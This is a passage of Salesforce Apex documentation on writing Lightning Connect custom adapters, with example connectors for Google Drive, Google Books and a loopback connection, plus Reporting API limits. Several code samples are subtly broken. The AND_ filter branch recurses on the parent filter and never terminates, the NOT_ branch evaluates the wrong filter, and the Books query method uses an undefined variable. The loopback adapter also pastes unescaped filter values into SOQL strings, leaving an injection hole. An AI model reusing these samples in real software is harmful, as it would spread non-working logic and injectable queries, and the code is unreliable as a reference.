This SOQL query causes the `query` method on your `DataSource.Connection` class to be invoked. The following code can detect this condition.

```
if (context.tableSelection.filter != null) {
    if (context.tableSelection.filter.type == DataSource.FilterType.EQUALS
        && 'ExternalId' ==  context.tableSelection.filter.columnName
        && context.tableSelection.filter.columnValue instanceOf String) {
        String selection = (String)context.tableSelection.filter.columnValue;
        return DataSource.TableResult.get(true, null,
                tableSelection.tableSelected, findSingleResult(selection));
    }
}
```

This code example assumes that you implemented a `findSingleResult` method that returns a single record, given the selected `ExternalId`. Make sure that your code obtains the record that matches the requested `ExternalId`.

IN THIS SECTION:

Evaluating Filters in the Apex Connector Framework

A filter evaluates to true for a row if that row matches the conditions that the filter describes.

Compound Filters in the Apex Connector Framework

Filters can have child filters, which are stored in the `subfilters` property.

Evaluating Filters in the Apex Connector Framework

A filter evaluates to true for a row if that row matches the conditions that the filter describes.

For example, suppose that a `DataSource.Filter` has `columnName` set to `meaningOfLife`, `columnValue` set to `42`, and `type` set to `EQUALS`. Any row in the remote table whose `meaningOfLife` column entry equals 42 is returned.

Suppose, instead, that the filter has `type` set to `LESS_THAN`, `columnValue` set to `3`, and `columnName` set to `numericCol`. We'd construct a `DataSource.TableResult` object that contains all the rows that have a `numericCol` value less than 3.

To improve performance, do all the filtering in the external system. You can, for example, translate the `Filter` object into a SQL or OData query, or map it to parameters on a SOAP query. If the external system returns a large set of data, and you do the filtering in your Apex code, you quickly exceed your governor limits.

If you can't do all the filtering in the external system, do as much as possible there and return as little data as possible. Then filter the smaller collection of data in your Apex code.

SEE ALSO:

Filter Class

Compound Filters in the Apex Connector Framework

Filters can have child filters, which are stored in the `subfilters` property.

If a filter has children, the filter `type` must be one of the following.

Filter Type	Description
`AND_`	We return all rows that match *all* of the subfilters.
`OR_`	We return all rows that match *any* of the subfilters.
`NOT_`	The filter reverses how its child filter evaluates rows. Filters of this type can have only one subfilter.

This code example illustrates how to deal with compound filters.

```
override global DataSource.TableResult query(DataSource.QueryContext context) {
    // Call out to an external data source and retrieve a set of records.
    // We should attempt to get as much information as possible about the
    // query from the QueryContext, to minimize the number of records
    // that we return.
    List<Map<String,Object>> rows = retrieveData(context);

    // This only filters the results. Anything in the query that we don't
    // currently support, such as aggregation or sorting, is ignored.
    return DataSource.TableResult.get(context, postFilterRecords(
        context.tableSelection.filter, rows));
}

private List<Map<String,Object>> retrieveData(DataSource.QueryContext context) {
    // Call out to an external data source. Form the callout so that
    // it filters as much as possible on the remote site,
    // based on the parameters in the QueryContext.
    return ...;
}

private List<Map<String,Object>> postFilterRecords(
    DataSource.Filter filter, List<Map<String,Object>> rows) {
    if (filter == null) {
        return rows;
    }
    DataSource.FilterType type = filter.type;
    List<Map<String,Object>> retainedRows = new List<Map<String,Object>>();
```

```
    if (type == DataSource.FilterType.NOT_) {
        // We expect one Filter in the subfilters.
        DataSource.Filter subfilter = filter.subfilters.get(0);
        for (Map<String,Object> row : rows) {
            if (!evaluate(filter, row)) {
                retainedRows.add(row);
            }
        }
        return retainedRows;
    } else if (type == DataSource.FilterType.AND_) {
        // For each filter, find all matches; anything that matches ALL filters
        // is returned.
        retainedRows = rows;
        for (DataSource.Filter subfilter : filter.subfilters) {
            retainedRows = postFilterRecords(filter, retainedRows);
        }
        return retainedRows;
    } else if (type == DataSource.FilterType.OR_) {
        // For each filter, find all matches. Anything that matches
        // at least one filter is returned.
        for (DataSource.Filter subfilter : filter.subfilters) {
            List<Map<String,Object>> matchedRows = postFilterRecords(
                subfilter, rows);
            retainedRows.addAll(matchedRows);
        }
        return retainedRows;
    } else {
        // Find all matches for this filter in our collection of records.
        for (Map<String,Object> row : rows) {
            if (evaluate(filter, row)) {
                retainedRows.add(row);
            }
        }
        return retainedRows;
    }
}

private Boolean evaluate(DataSource.Filter filter, Map<String,Object> row) {
    if (filter.type == DataSource.FilterType.EQUALS) {
        String columnName = filter.columnName;
        Object expectedValue = filter.columnValue;
        Object foundValue = row.get(columnName);
        return expectedValue.equals(foundValue);
    } else {
        // Throw an exception; implementing other filter types is left
        // as an exercise for the reader.
        throwException('Unexpected filter type: ' + filter.type);
    }
    return false;
}
```

SEE ALSO:

Filter Class

Considerations for the Apex Connector Framework

Understand the limits and considerations for creating Lightning Connect custom adapters with the Apex Connector Framework.

- Your `DataSource.Provider` class must declare the `DataSource.Capability.ROW_QUERY` capability. Otherwise, the `sync` method on the `DataSource.Connection` class might not work as expected.
- Make sure that you understand the limits of the external system's APIs. For example, some external systems accept only requests for up to 40 rows.
- Data type limitations:
  - Double—The value loses precision beyond 18 significant digits. For higher precision, use decimals instead of doubles.
  - String—If the length is greater than 255 characters, the string is mapped to a long text area field in Salesforce.
- Custom adapters for Lightning Connect are subject to the same limitations as any other Apex code. For example:
  - All Apex governor limits apply.
  - Apex callouts aren't allowed after data manipulation language (DML) operations in the same transaction. This means that within the same transaction, you can't update a Salesforce record and then do an Apex callout.

Apex Connector Framework Examples

These examples illustrate how to use the Apex Connector Framework to create custom adapters for Lightning Connect.

IN THIS SECTION:

Google Drive™ Custom Adapter for Lightning Connect
This example illustrates how to use callouts and OAuth to connect to an external system, which in this case is the Google Drive™ online storage service.

Google Books™ Custom Adapter for Lightning Connect
This example illustrates how to work around the requirements and limits of an external system's APIs: in this case, the Google Books API Family.

Loopback Custom Adapter for Lightning Connect
This example illustrates how to handle filtering in queries. For simplicity, this example connects the Salesforce organization to itself as the external system.

Google Drive™ Custom Adapter for Lightning Connect

This example illustrates how to use callouts and OAuth to connect to an external system, which in this case is the Google Drive™ online storage service.

For this example to work reliably, request offline access when setting up OAuth so that Salesforce can obtain and maintain a refresh token for your connections.

DriveDataSourceConnection Class

```
/**
 *   Extends the DataSource.Connection class to enable
 *   Salesforce to sync the external system's schema
 *   and to handle queries and searches of the external data.
 **/
```

```
global class DriveDataSourceConnection extends
    DataSource.Connection {
    private DataSource.ConnectionParams connectionInfo;

    /**
     *   Constructor for DriveDataSourceConnection
     **/
    global DriveDataSourceConnection(
        DataSource.ConnectionParams connectionInfo) {
        this.connectionInfo = connectionInfo;
    }

    /**
     *   Called when an external object needs to get a list of
     *   schema from the external data source, for example when
     *   the administrator clicks "Validate and Sync" in the
     *   user interface for the external data source.
     **/
    override global List<DataSource.Table> sync() {
        List<DataSource.Table> tables =
            new List<DataSource.Table>();
        List<DataSource.Column> columns;
        columns = new List<DataSource.Column>();
        columns.add(DataSource.Column.text('title', 255));
        columns.add(DataSource.Column.text('description',255));
        columns.add(DataSource.Column.text('createdDate',255));
        columns.add(DataSource.Column.text('modifiedDate',255));
        columns.add(DataSource.Column.url('selfLink'));
        columns.add(DataSource.Column.url('DisplayUrl'));
        columns.add(DataSource.Column.text('ExternalId',255));
        tables.add(DataSource.Table.get('googleDrive','title',
            columns));
        return tables;
    }

    /**
     *   Called to query and get results from the external
     *   system for SOQL queries, list views, and detail pages
     *   for an external object that's associated with the
     *   external data source.
     *
     *   The QueryContext argument represents the query to run
     *   against a table in the external system.
     *
     *   Returns a list of rows as the query results.
     **/
    override global DataSource.TableResult query(
        DataSource.QueryContext context) {
        DataSource.Filter filter = context.tableSelection.filter;
        String url;
        if (filter != null) {
            String thisColumnName = filter.columnName;
            if (thisColumnName != null &&
                    thisColumnName.equals('ExternalId'))
```

```
                url = 'https://www.googleapis.com/drive/v2/'
                + 'files/' + filter.columnValue;
            else
                url = 'https://www.googleapis.com/drive/v2/'
                + 'files';
        } else {
            url = 'https://www.googleapis.com/drive/v2/'
            + 'files';
        }

        /**
         * Filters, sorts, and applies limit and offset clauses.
         **/
        List<Map<String, Object>> rows =
            DataSource.QueryUtils.process(context, getData(url));
        return DataSource.TableResult.get(true, null,
            context.tableSelection.tableSelected, rows);
    }

    /**
     *   Called to do a full text search and get results from
     *   the external system for SOSL queries and Salesforce
     *   global searches.
     *
     *   The SearchContext argument represents the query to run
     *   against a table in the external system.
     *
     *   Returns results for each table that the SearchContext
     *   requested to be searched.
     **/
    override global List<DataSource.TableResult> search(
        DataSource.SearchContext context) {
        List<DataSource.TableResult> results =
            new List<DataSource.TableResult>();

        for (Integer i =0;i< context.tableSelections.size();i++) {
            String entity = context.tableSelections[i].tableSelected;
            String url =
                'https://www.googleapis.com/drive/v2/files'+
                '?q=fullText+contains+\''+context.searchPhrase+'\'';
            results.add(DataSource.TableResult.get(
                true, null, entity, getData(url)));
        }

        return results;
    }

    /**
     *   Helper method to parse the data.
     *   The url argument is the URL of the external system.
     *   Returns a list of rows from the external system.
     **/
    public List<Map<String, Object>> getData(String url) {
        HttpResponse response = getResponse(url);
```

```
        List<Map<String, Object>> rows =
            new List<Map<String, Object>>();

        Map<String, Object> responseBodyMap = (Map<String, Object>)
            JSON.deserializeUntyped(response.getBody());

        /**
         *   Checks errors.
         **/
        Map<String, Object> error =
            (Map<String, Object>)responseBodyMap.get('error');
        if (error!=null) {
            List<Object> errorsList =
                (List<Object>)error.get('errors');
            Map<String, Object> errors =
                (Map<String, Object>)errorsList[0];
            String errorMessage = (String)errors.get('message');
            throw new DataSource.OAuthTokenExpiredException(errorMessage);
        }

        List<Object> fileItems=(List<Object>)responseBodyMap.get('items');
        if (fileItems != null) {
            for (Integer i=0; i < fileItems.size(); i++) {
                Map<String, Object> item =
                    (Map<String, Object>)fileItems[i];
                rows.add(createRow(item));
            }
        } else {
            rows.add(createRow(responseBodyMap));
        }

        return rows;
    }

    /**
     *   Helper method to populate the External ID and Display
     *   URL fields on external object records based on the 'id'
     *   value that's sent by the external system.
     *
     *   The Map<String, Object> item parameter maps to the data
     *   that represents a row.
     *
     *   Returns an updated map with the External ID and
     *   Display URL values.
     **/
    public Map<String, Object> createRow(
        Map<String, Object> item){
        Map<String, Object> row = new Map<String, Object>();
        for ( String key : item.keySet() ) {
            if (key == 'id') {
                row.put('ExternalId', item.get(key));
            } else if (key=='selfLink') {
                row.put(key, item.get(key));
```

```
                row.put('DisplayUrl', item.get(key));
            } else {
                row.put(key, item.get(key));
            }
        }
        return row;
    }

    /**
     *   Helper method to make the HTTP GET call.
     *   The url argument is the URL of the external system.
     *   Returns the response from the external system.
     **/
    public HttpResponse getResponse(String url) {
        Http httpProtocol = new Http();
        HttpRequest request = new HttpRequest();
        request.setEndPoint(url);
        request.setMethod('GET');
        request.setHeader('Authorization', 'Bearer '+
            this.connectionInfo.oauthToken);
        HttpResponse response = httpProtocol.send(request);
        return response;
    }
}
```

DriveDataSourceProvider Class

```
/**
 *   Extends the DataSource.Provider base class to create a
 *   custom adapter for Lightning Connect. The class informs
 *   Salesforce of the functional and authentication
 *   capabilities that are supported by or required to connect
 *   to an external system.
 **/
global class DriveDataSourceProvider
    extends DataSource.Provider {

    /**
     *   Declares the types of authentication that can be used
     *   to access the external system
     **/
    override global List<DataSource.AuthenticationCapability>
        getAuthenticationCapabilities() {
        List<DataSource.AuthenticationCapability> capabilities =
            new List<DataSource.AuthenticationCapability>();
        capabilities.add(
            DataSource.AuthenticationCapability.OAUTH);
        capabilities.add(
            DataSource.AuthenticationCapability.ANONYMOUS);
        return capabilities;
    }

    /**
```

```
     *   Declares the functional capabilities that the
     *   external system supports.
     **/
    override global List<DataSource.Capability>
        getCapabilities() {
        List<DataSource.Capability> capabilities =
            new List<DataSource.Capability>();
        capabilities.add(DataSource.Capability.ROW_QUERY);
        capabilities.add(DataSource.Capability.SEARCH);
        return capabilities;
    }

    /**
     *   Declares the associated DataSource.Connection class.
     **/
    override global DataSource.Connection getConnection(
        DataSource.ConnectionParams connectionParams) {
        return new DriveDataSourceConnection(connectionParams);
    }
}
```

Google Books™ Custom Adapter for Lightning Connect

This example illustrates how to work around the requirements and limits of an external system's APIs: in this case, the Google Books API Family.

To integrate with the Google Books™ service, we set up Lightning Connect as follows.

- The Google Books API allows a maximum of 40 returned results, so we develop our custom adapter to handle result sets with more than 40 rows.
- The Google Books API can sort only by search relevance and publish dates, so we develop our custom adapter to disable sorting on columns.
- To support OAuth, we set up our authentication settings in Salesforce so that the requested scope of permissions for access tokens includes *`https://www.googleapis.com/auth/books`*.
- To allow Apex callouts, we define these remote sites in Salesforce:
  - https://www.googleapis.com
  - https://books.google.com

BooksDataSourceConnection Class

```
/**
 *   Extends the DataSource.Connection class to enable
 *   Salesforce to sync the external system metadata
 *   schema and to handle queries and searches of the external
 *   data.
 **/
global class BooksDataSourceConnection extends
    DataSource.Connection {

    private DataSource.ConnectionParams connectionInfo;
```

```
// Constructor for BooksDataSourceConnection
global BooksDataSourceConnection(DataSource.ConnectionParams
                                 connectionInfo) {
    this.connectionInfo = connectionInfo;
}

/**
 *   Called when an external object needs to get a list of
 *   schema from the external data source, for example when
 *   the administrator clicks "Validate and Sync" in the
 *   user interface for the external data source.
 **/
override global List<DataSource.Table> sync() {
    List<DataSource.Table> tables =
        new List<DataSource.Table>();
    List<DataSource.Column> columns;
    columns = new List<DataSource.Column>();
    columns.add(getColumn('title'));
    columns.add(getColumn('description'));
    columns.add(getColumn('publishedDate'));
    columns.add(getColumn('publisher'));
    columns.add(DataSource.Column.url('DisplayUrl'));
    columns.add(DataSource.Column.text('ExternalId', 255));
    tables.add(DataSource.Table.get('googleBooks', 'title',
                                    columns));
    return tables;
}

/**
 *   Google Books API v1 doesn't support sorting,
 *   so we create a column with sortable = false.
 **/
private DataSource.Column getColumn(String columnName) {
    DataSource.Column column = DataSource.Column.text(columnName,
                                                      255);
    column.sortable = false;
    return column;
}

/**
 *   Called to query and get results from the external
 *   system for SOQL queries, list views, and detail pages
 *   for an external object that's associated with the
 *   external data source.
 *
 *   The QueryContext argument represents the query to run
 *   against a table in the external system.
 *
 *   Returns a list of rows as the query results.
 **/
override global DataSource.TableResult query(
                DataSource.QueryContext contexts) {
    DataSource.Filter filter = contexts.tableSelection.filter;
    String url;
```

```
        if (contexts.tableSelection.columnsSelected.size() == 1 &&
        contexts.tableSelection.columnsSelected.get(0).aggregation ==
            DataSource.QueryAggregation.COUNT) {
            return getCount(contexts);
        }

        if (filter != null) {
            String thisColumnName = filter.columnName;
            if (thisColumnName != null &&
                thisColumnName.equals('ExternalId')) {
                url = 'https://www.googleapis.com/books/v1/' +
                    'volumes?q=' + filter.columnValue +
                    '&maxResults=1&id=' + filter.columnValue;
                return DataSource.TableResult.get(true, null,
                            context.tableSelection.tableSelected,
                            getData(url));
            }
            else {
                url = 'https://www.googleapis.com/books/' +
                    'v1/volumes?q=' + filter.columnValue +
                    '&id=' + filter.columnValue +
                    '&maxResults=40' + '&startIndex=';
            }
        } else {
            url = 'https://www.googleapis.com/books/v1/' +
                'volumes?q=america&' + '&maxResults=40' +
                '&startIndex=';
        }
        /**
         *   Google Books API v1 supports maxResults of 40
         *   so we handle pagination explicitly in the else statement
         *   when we handle more than 40 records per query.
         **/
        if (contexts.maxResults < 40) {
            return DataSource.TableResult.get(true, null,
                    contexts.tableSelection.tableSelected,
                    getData(url + context.offset));
        }
        else {
            return fetchData(contexts, url);
        }
    }

    /**
     *   Helper method to fetch results when maxResults is
     *   greater than 40 (the max value for maxResults supported
     *   by Google Books API v1)
     **/
    private DataSource.TableResult fetchData(
        DataSource.QueryContext contexts, String url) {
        Integer fetchSlot = (contexts.maxResults / 40) + 1;
        List<Map<String, Object>> data =
            new List<Map<String, Object>>();
        Integer startIndex = contexts.offset;
```

```
        for(Integer count = 0; count < fetchSlot; count++) {
            data.addAll(getData(url + startIndex));
            if(count == 0)
                contexts.offset = 41;
            else
                contexts.offset += 40;
        }

        return DataSource.TableResult.get(true, null,
                        contexts.tableSelection.tableSelected, data);
    }

    /**
     *   Helper method to execute count() query
     **/
    private DataSource.TableResult getCount(
        DataSource.QueryContext contexts) {
        String url = 'https://www.googleapis.com/books/v1/' +
                     'volumes?q=america&projection=full';
        List<Map<String,Object>> response =
            DataSource.QueryUtils.filter(contexts, getData(url));
        List<Map<String, Object>> countResponse =
            new List<Map<String, Object>>();
        Map<String, Object> countRow =
            new Map<String, Object>();
        countRow.put(
            contexts.tableSelection.columnsSelected.get(0).columnName,
            response.size());
        countResponse.add(countRow);
        return DataSource.TableResult.get(contexts, countResponse);
    }

    /**
     *   Called to do a full text search and get results from
     *   the external system for SOSL queries and Salesforce
     *   global searches.
     *
     *   The SearchContext argument represents the query to run
     *   against a table in the external system.
     *
     *   Returns results for each table that the SearchContext
     *   requested to be searched.
     **/
    override global List<DataSource.TableResult> search(
        DataSource.SearchContext contexts) {
        List<DataSource.TableResult> results =
            new List<DataSource.TableResult>();

        for (Integer i =0; i< contexts.tableSelections.size();i++) {
            String entity = contexts.tableSelections[i].tableSelected;
            String url = 'https://www.googleapis.com/books/v1' +
                         '/volumes?q=' + contexts.searchPhrase;
            results.add(DataSource.TableResult.get(true, null,
                                                   entity,
```

```
                                                getData(url)));
        }

        return results;
    }

    /**
     *   Helper method to parse the data.
     *   Returns a list of rows from the external system.
     **/
    public List<Map<String, Object>> getData(String url) {
        HttpResponse response = getResponse(url);
        String body = response.getBody();

        List<Map<String, Object>> rows =
            new List<Map<String, Object>>();

        Map<String, Object> responseBodyMap =
            (Map<String, Object>)JSON.deserializeUntyped(body);

    /**
     *   check errors
     **/
        Map<String, Object> error =
            (Map<String, Object>)responseBodyMap.get('error');
        if (error!=null) {
            List<Object> errorsList =
                (List<Object>)error.get('errors');
            Map<String, Object> errors =
                (Map<String, Object>)errorsList[0];
            String messages = (String)errors.get('message');
            throw new DataSource.OAuthTokenExpiredException(messages);
        }

        List<Object> sItems = (List<Object>)responseBodyMap.get('items');
        if (sItems != null) {
            for (Integer i=0; i< sItems.size(); i++) {
                Map<String, Object> item =
                    (Map<String, Object>)sItems[i];
                rows.add(createRow(item));
            }
        } else {
            rows.add(createRow(responseBodyMap));
        }

        return rows;
    }

    /**
     *   Helper method to populate a row based on source data
     *
     *   The item argument maps to the data that
     *   represents a row.
     *
```

```
     *   Returns an updated map with the External ID and
     *   Display URL values.
     **/
    public Map<String, Object> createRow(
        Map<String, Object> item) {
        Map<String, Object> row = new Map<String, Object>();
        for ( String key : item.keySet() ){
            if (key == 'id') {
                row.put('ExternalId', item.get(key));
            } else if (key == 'volumeInfo') {
                Map<String, Object> volumeInfoMap =
                    (Map<String, Object>)item.get(key);
                row.put('title', volumeInfoMap.get('title'));
                row.put('description',
                        volumeInfoMap.get('description'));
                row.put('DisplayUrl',
                        volumeInfoMap.get('infoLink'));
                row.put('publishedDate',
                        volumeInfoMap.get('publishedDate'));
                row.put('publisher',
                        volumeInfoMap.get('publisher'));
            }
        }
        return row;
    }

    /**
     *   Helper method to make the HTTP GET call.
     *   The url argument is the URL of the external system.
     *   Returns the response from the external system.
     **/
    public HttpResponse getResponse(String url) {
        Http httpProtocol = new Http();
        HttpRequest request = new HttpRequest();
        request.setEndPoint(url);
        request.setMethod('GET');
        request.setHeader('Authorization', 'Bearer '+
                        this.connectionInfo.oauthToken);
        HttpResponse response = httpProtocol.send(request);
        return response;
    }
}
```

BooksDataSourceProvider Class

```
/**
 *   Extends the DataSource.Provider base class to create a
 *   custom adapter for Lightning Connect. The class informs
 *   Salesforce of the functional and authentication
 *   capabilities that are supported by or required to connect
 *   to an external system.
 **/
global class BooksDataSourceProvider extends
```

```
    DataSource.Provider {
    /**
     *   Declares the types of authentication that can be used
     *   to access the external system
     **/
    override global List<DataSource.AuthenticationCapability>
        getAuthenticationCapabilities() {
        List<DataSource.AuthenticationCapability> capabilities =
            new List<DataSource.AuthenticationCapability>();
        capabilities.add(
            DataSource.AuthenticationCapability.OAUTH);
        capabilities.add(
            DataSource.AuthenticationCapability.ANONYMOUS);
        return capabilities;
    }

    /**
     *   Declares the functional capabilities that the
     *   external system supports.
     **/
    override global List<DataSource.Capability>
        getCapabilities() {
        List<DataSource.Capability> capabilities = new
            List<DataSource.Capability>();
        capabilities.add(DataSource.Capability.ROW_QUERY);
        capabilities.add(DataSource.Capability.SEARCH);
        return capabilities;
    }

    /**
     *   Declares the associated DataSource.Connection class.
     **/
    override global DataSource.Connection getConnection(
        DataSource.ConnectionParams connectionParams) {
        return new BooksDataSourceConnection(connectionParams);
    }
}
```

Loopback Custom Adapter for Lightning Connect

This example illustrates how to handle filtering in queries. For simplicity, this example connects the Salesforce organization to itself as the external system.

LoopbackDataSourceConnection Class

```
/**
 *   Extends the DataSource.Connection class to enable
 *   Salesforce to sync the external system's schema
 *   and to handle queries and searches of the external data.
 **/
global class LoopbackDataSourceConnection
    extends DataSource.Connection {
```

```
/**
 *   Constructors
 **/
global LoopbackDataSourceConnection(
    DataSource.ConnectionParams connectionParams) {
}
global LoopbackDataSourceConnection() {}

/**
 *   Called when an external object needs to get a list of
 *   schema from the external data source, for example when
 *   the administrator clicks "Validate and Sync" in the
 *   user interface for the external data source.
 **/
override global List<DataSource.Table> sync() {
    List<DataSource.Table> tables =
        new List<DataSource.Table>();
    List<DataSource.Column> columns;
    columns = new List<DataSource.Column>();
    columns.add(DataSource.Column.text('ExternalId', 255));
    columns.add(DataSource.Column.url('DisplayUrl'));
    columns.add(DataSource.Column.text('Name', 255));
    columns.add(
        DataSource.Column.number('NumberOfEmployees', 18, 0));
    tables.add(
        DataSource.Table.get('Looper', 'Name', columns));
    return tables;
}

/**
 *   Called to query and get results from the external
 *   system for SOQL queries, list views, and detail pages
 *   for an external object that's associated with the
 *   external data source.
 *
 *   The QueryContext argument represents the query to run
 *   against a table in the external system.
 *
 *   Returns a list of rows as the query results.
 **/
override global DataSource.TableResult
    query(DataSource.QueryContext context) {
    if (context.tableSelection.columnsSelected.size() == 1 &&
        context.tableSelection.columnsSelected.get(0).aggregation ==
            DataSource.QueryAggregation.COUNT) {
        integer count = execCount(getCountQuery(context));
        List<Map<String, Object>> countResponse =
            new List<Map<String, Object>>();
        Map<String, Object> countRow =
            new Map<String, Object>();
        countRow.put(
            context.tableSelection.columnsSelected.get(0).columnName,
            count);
        countResponse.add(countRow);
```

```
            return DataSource.TableResult.get(context,countResponse);
        } else {
            List<Map<String,Object>> rows = execQuery(
                getSoqlQuery(context));
            return DataSource.TableResult.get(context,rows);
        }
    }

    /**
     *   Called to do a full text search and get results from
     *   the external system for SOSL queries and Salesforce
     *   global searches.
     *
     *   The SearchContext argument represents the query to run
     *   against a table in the external system.
     *
     *   Returns results for each table that the SearchContext
     *   requested to be searched.
     **/
    override global List<DataSource.TableResult>
        search(DataSource.SearchContext context) {
        return DataSource.SearchUtils.searchByName(context, this);
    }

    /**
     *   Helper method to execute the SOQL query and
     *   return the results
     **/
    private List<Map<String,Object>>
        execQuery(String soqlQuery) {
        List<Account> objs = Database.query(soqlQuery);
        List<Map<String,Object>> rows =
            new List<Map<String,Object>>();
        for (Account obj : objs) {
            Map<String,Object> row = new Map<String,Object>();
            row.put('Name', obj.Name);
            row.put('NumberOfEmployees', obj.NumberOfEmployees);
            row.put('ExternalId', obj.Id);
            row.put('DisplayUrl',
                URL.getSalesforceBaseUrl().toExternalForm() +
                    obj.Id);
            rows.add(row);
        }
        return rows;
    }

    /**
     *   Helper method to get aggregate count
     **/
    private integer execCount(String soqlQuery) {
        integer count = Database.countQuery(soqlQuery);
        return count;
    }
```

```
    /**
     *   Helper method to create default aggregate query
     **/
    private String getCountQuery(DataSource.QueryContext context) {
        String baseQuery = 'SELECT COUNT() FROM Account';
        String filter = getSoqlFilter('',
            context.tableSelection.filter);
        if (filter.length() > 0)
            return baseQuery + ' WHERE ' + filter;
        return baseQuery;
    }

    /**
     *   Helper method to create default query
     **/
    private String getSoqlQuery(DataSource.QueryContext context) {
        String baseQuery =
            'SELECT Id,Name,NumberOfEmployees FROM Account';
        String filter = getSoqlFilter('',
            context.tableSelection.filter);
        if (filter.length() > 0)
            return baseQuery + ' WHERE ' + filter;
        return baseQuery;
    }

    /**
     *   Helper method to handle query filter
     **/
    private String getSoqlFilter(String query,
        DataSource.Filter filter) {
        if (filter == null) {
            return query;
        }
        String append;
        DataSource.FilterType type = filter.type;
        List<Map<String,Object>> retainedRows =
            new List<Map<String,Object>>();
        if (type == DataSource.FilterType.NOT_) {
            DataSource.Filter subfilter = filter.subfilters.get(0);
            append = getSoqlFilter('NOT', subfilter);
        } else if (type == DataSource.FilterType.AND_) {
            append =
                getSoqlFilterCompound('AND', filter.subfilters);
        } else if (type == DataSource.FilterType.OR_) {
            append =
                getSoqlFilterCompound('OR', filter.subfilters);
        } else {
            append = getSoqlFilterExpression(filter);
        }
        return query + ' ' + append;
    }

    /**
     *   Helper method to handle query subfilters
```

```
     **/
    private String getSoqlFilterCompound(String operator,
        List<DataSource.Filter> subfilters) {
        String expression = ' (';
        boolean first = true;
        for (DataSource.Filter subfilter : subfilters) {
            if (first)
                first = false;
            else
                expression += ' ' + operator + ' ';
            expression += getSoqlFilter('', subfilter);
        }
        expression += ') ';
        return expression;
    }

    /**
     *   Helper method to handle query filter expressions
     **/
    private String getSoqlFilterExpression(
        DataSource.Filter filter) {
        String columnName = filter.columnName;
        String operator;
        Object expectedValue = filter.columnValue;
        if (filter.type == DataSource.FilterType.EQUALS) {
            operator = '=';
        } else if (filter.type ==
            DataSource.FilterType.NOT_EQUALS) {
            operator = '<>';
        } else if (filter.type ==
            DataSource.FilterType.LESS_THAN) {
            operator = '<';
        } else if (filter.type ==
            DataSource.FilterType.GREATER_THAN) {
            operator = '>';
        } else if (filter.type ==
            DataSource.FilterType.LESS_THAN_OR_EQUAL_TO) {
            operator = '<=';
        } else if (filter.type ==
            DataSource.FilterType.GREATER_THAN_OR_EQUAL_TO) {
            operator = '>=';
        } else if (filter.type ==
            DataSource.FilterType.STARTS_WITH) {
            return mapColumnName(columnName) +
            ' LIKE \'' + String.valueOf(expectedValue) + '%\'';
        } else if (filter.type ==
            DataSource.FilterType.ENDS_WITH) {
            return mapColumnName(columnName) +
            ' LIKE \'%' + String.valueOf(expectedValue) + '\'';
        } else {
            throwException(
            'Implementing other filter types is left as an exercise for the reader: '
            + filter.type);
        }
```

```
        return mapColumnName(columnName) +
            ' ' + operator + ' ' + wrapValue(expectedValue);
    }

    /**
     *   Helper method to map column names
     **/
    private String mapColumnName(String apexName) {
        if (apexName.equalsIgnoreCase('ExternalId'))
            return 'Id';
        if (apexName.equalsIgnoreCase('DisplayUrl'))
            return 'Id';
        return apexName;
    }

    /**
    *   Helper method to wrap expression Strings with quotes
    **/
    private String wrapValue(Object foundValue) {
        if (foundValue instanceof String)
            return '\'' + String.valueOf(foundValue) + '\'';
        return String.valueOf(foundValue);
    }
}
```

LoopbackDataSourceProvider Class

```
/**
 *   Extends the DataSource.Provider base class to create a
 *   custom adapter for Lightning Connect. The class informs
 *   Salesforce of the functional and authentication
 *   capabilities that are supported by or required to connect
 *   to an external system.
 **/
global class LoopbackDataSourceProvider
    extends DataSource.Provider {

    /**
     *   Declares the types of authentication that can be used
     *   to access the external system
     **/
    override global List<DataSource.AuthenticationCapability>
        getAuthenticationCapabilities() {
        List<DataSource.AuthenticationCapability> capabilities =
            new List<DataSource.AuthenticationCapability>();
        capabilities.add(
            DataSource.AuthenticationCapability.ANONYMOUS);
        capabilities.add(
            DataSource.AuthenticationCapability.BASIC);
        return capabilities;
    }

    /**
```

```
     *   Declares the functional capabilities that the
     *   external system supports.
     **/
    override global List<DataSource.Capability>
        getCapabilities() {
        List<DataSource.Capability> capabilities =
            new List<DataSource.Capability>();
        capabilities.add(DataSource.Capability.ROW_QUERY);
        capabilities.add(DataSource.Capability.SEARCH);
        return capabilities;
    }

    /**
     *   Declares the associated DataSource.Connection class.
     **/
    override global DataSource.Connection
        getConnection(DataSource.ConnectionParams connectionParams) {
        return new LoopbackDataSourceConnection();
    }
}
```

Salesforce1 Reporting API via Apex

The Salesforce1 Reporting API via Apex gives you programmatic access to your report data as defined in the report builder.

The API enables you to integrate report data into any web or mobile application, inside or outside the Salesforce platform. For example, you might use the API to trigger a Chatter post with a snapshot of top-performing reps each quarter.

The Salesforce1 Reporting API via Apex revolutionizes the way that you access and visualize your data. You can:

- Integrate report data into custom objects.
- Integrate report data into rich visualizations to animate the data.
- Build custom dashboards.
- Automate reporting tasks.

At a high level, the API resources enable you to query and filter report data. You can:

- Run tabular, summary, or matrix reports synchronously or asynchronously.
- Filter for specific data on the fly.
- Query report data and metadata.

IN THIS SECTION:

Get Report Data

You can use the `ReportResults` class to get the fact map, which contains data that's associated with a report.

Filter Reports

To get specific results on the fly, you can filter reports through the API.

Decode the Fact Map

The fact map contains the summary and record-level data values for a report.

Test Reports

Like all Apex code, Salesforce1 Reporting API via Apex code requires test coverage.

SEE ALSO:

Reports Namespace

Requirements and Limitations

The Salesforce1 Reporting API via Apex is available for organizations that have API enabled.

The following restrictions apply to the Salesforce1 Reporting API, in addition to general API limits.

- Cross filters, standard report filters, and filtering by row limit are unavailable when filtering data.
- Historical trend reports are only supported for matrix reports.
- The API can process only reports that contain up to 100 fields selected as columns.
- A list of up to 200 recently viewed reports can be returned.
- Your organization can request up to 500 synchronous report runs per hour.
- The API supports up to 20 synchronous report run requests at a time.
- A list of up to 2,000 instances of a report that was run asynchronously can be returned.
- The API supports up to 200 requests at a time to get results of asynchronous report runs.
- Your organization can request up to 1,200 asynchronous requests per hour.
- Asynchronous report run results are available within a 24-hour rolling period.
- The API returns up to the first 2,000 report rows. You can narrow results using filters.
- You can add up to 20 custom field filters when you run a report.

In addition, the following restrictions apply to the Salesforce1 Reporting API via Apex.

- Asynchronous report calls are not allowed in batch Apex.
- Report calls are not allowed in Apex triggers.
- There is no Apex method to list recently run reports.
- The number of report rows processed during a synchronous report run count towards the governor limit that restricts the total number of rows retrieved by SOQL queries to 50,000 rows per transaction. This limit is not imposed when reports are run asynchronously.
